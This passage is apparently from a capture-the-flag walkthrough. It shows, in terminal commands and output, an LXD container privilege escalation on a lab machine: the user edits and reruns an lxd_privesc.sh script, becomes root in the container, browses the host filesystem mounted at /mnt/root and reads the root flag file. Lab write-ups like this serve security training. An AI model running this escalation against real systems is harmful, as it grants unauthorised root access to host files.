
22. **After you edit the lxd_privesc.sh file and remove the offending line. Next re-run the attack again and you should have container root.**

```
1. xalvas@calamity:/dev/shm$ ./lxd_privesc.sh -f alpine-v3.19-i686-20240401_0831.tar.gz
Image imported with fingerprint: d11293be504bd1996bc89ad73a003f7b6cba3def0e78596b517ed0e5489a5197
error: This must be run as root
2. xalvas@calamity:/dev/shm$ lxc image list
+--------+--------------+--------+-------------------------------+------+-----+
| ALIAS  | FINGERPRINT  | PUBLIC |          DESCRIPTION          | ARCH |  SIZE  |         UPLOAD DATE         |
+--------+--------------+--------+-------------------------------+------+-----+
| alpine | d11293be504b | no     | alpine v3.19 (20240401_08:31) | i686 | 3.36MB | Apr 1, 2024 at 6:51am (UTC) |
+--------+--------------+--------+-------------------------------+------+-----+
3. xalvas@calamity:/dev/shm$ nano lxd_privesc.sh
Remove this line >>> 'lxc image import $filename --alias alpine && lxd init --auto' >>> Then run the attack again.
4. xalvas@calamity:/dev/shm$ ./lxd_privesc.sh -f alpine-v3.19-i686-20240401_0831.tar.gz
[*] Listing images...

+--------+--------------+--------+-------------------------------+------+-----+
| ALIAS  | FINGERPRINT  | PUBLIC |          DESCRIPTION          | ARCH |  SIZE  |         UPLOAD DATE         |
+--------+--------------+--------+-------------------------------+------+-----+
```

```
| alpine | d11293be504b | no     | alpine v3.19 (20240401_08:31) | i686 | 3.36MB | Apr 1, 2024 at 6:51am (UTC) |
+--------+--------------+--------+-------------+-----------------------------+
Creating privesc
Device giveMeRoot added to privesc
6. ~ # whoami
root <<< You are root of the container
7. ~ # pwd
/root
8. ~ # cd ..
9. / # cd mnt
10. /mnt # pwd
/mnt
11. /mnt # ls -l
total 4
drwxr-xr-x   22 root     root          4096 Jul 13  2022 root
12. /mnt # cd root
13. /mnt/root # ls -l
total 100
drwx------    5 root     root          4096 Mar 31 18:14 root

14. /mnt/root # cd root
15. /mnt/root/root # ls -l
total 12
drwxr-xr-x    4 root     root          4096 Jul 13  2022 peda
-r--------    1 root     root            33 Mar 31 18:14 root.txt
-rwxr-xr-x    1 root     root           897 Jun 28  2017 scr
/mnt/root/root # cat root.txt
1e9f28428ebc135f494b25f73d544d36
```



PWNED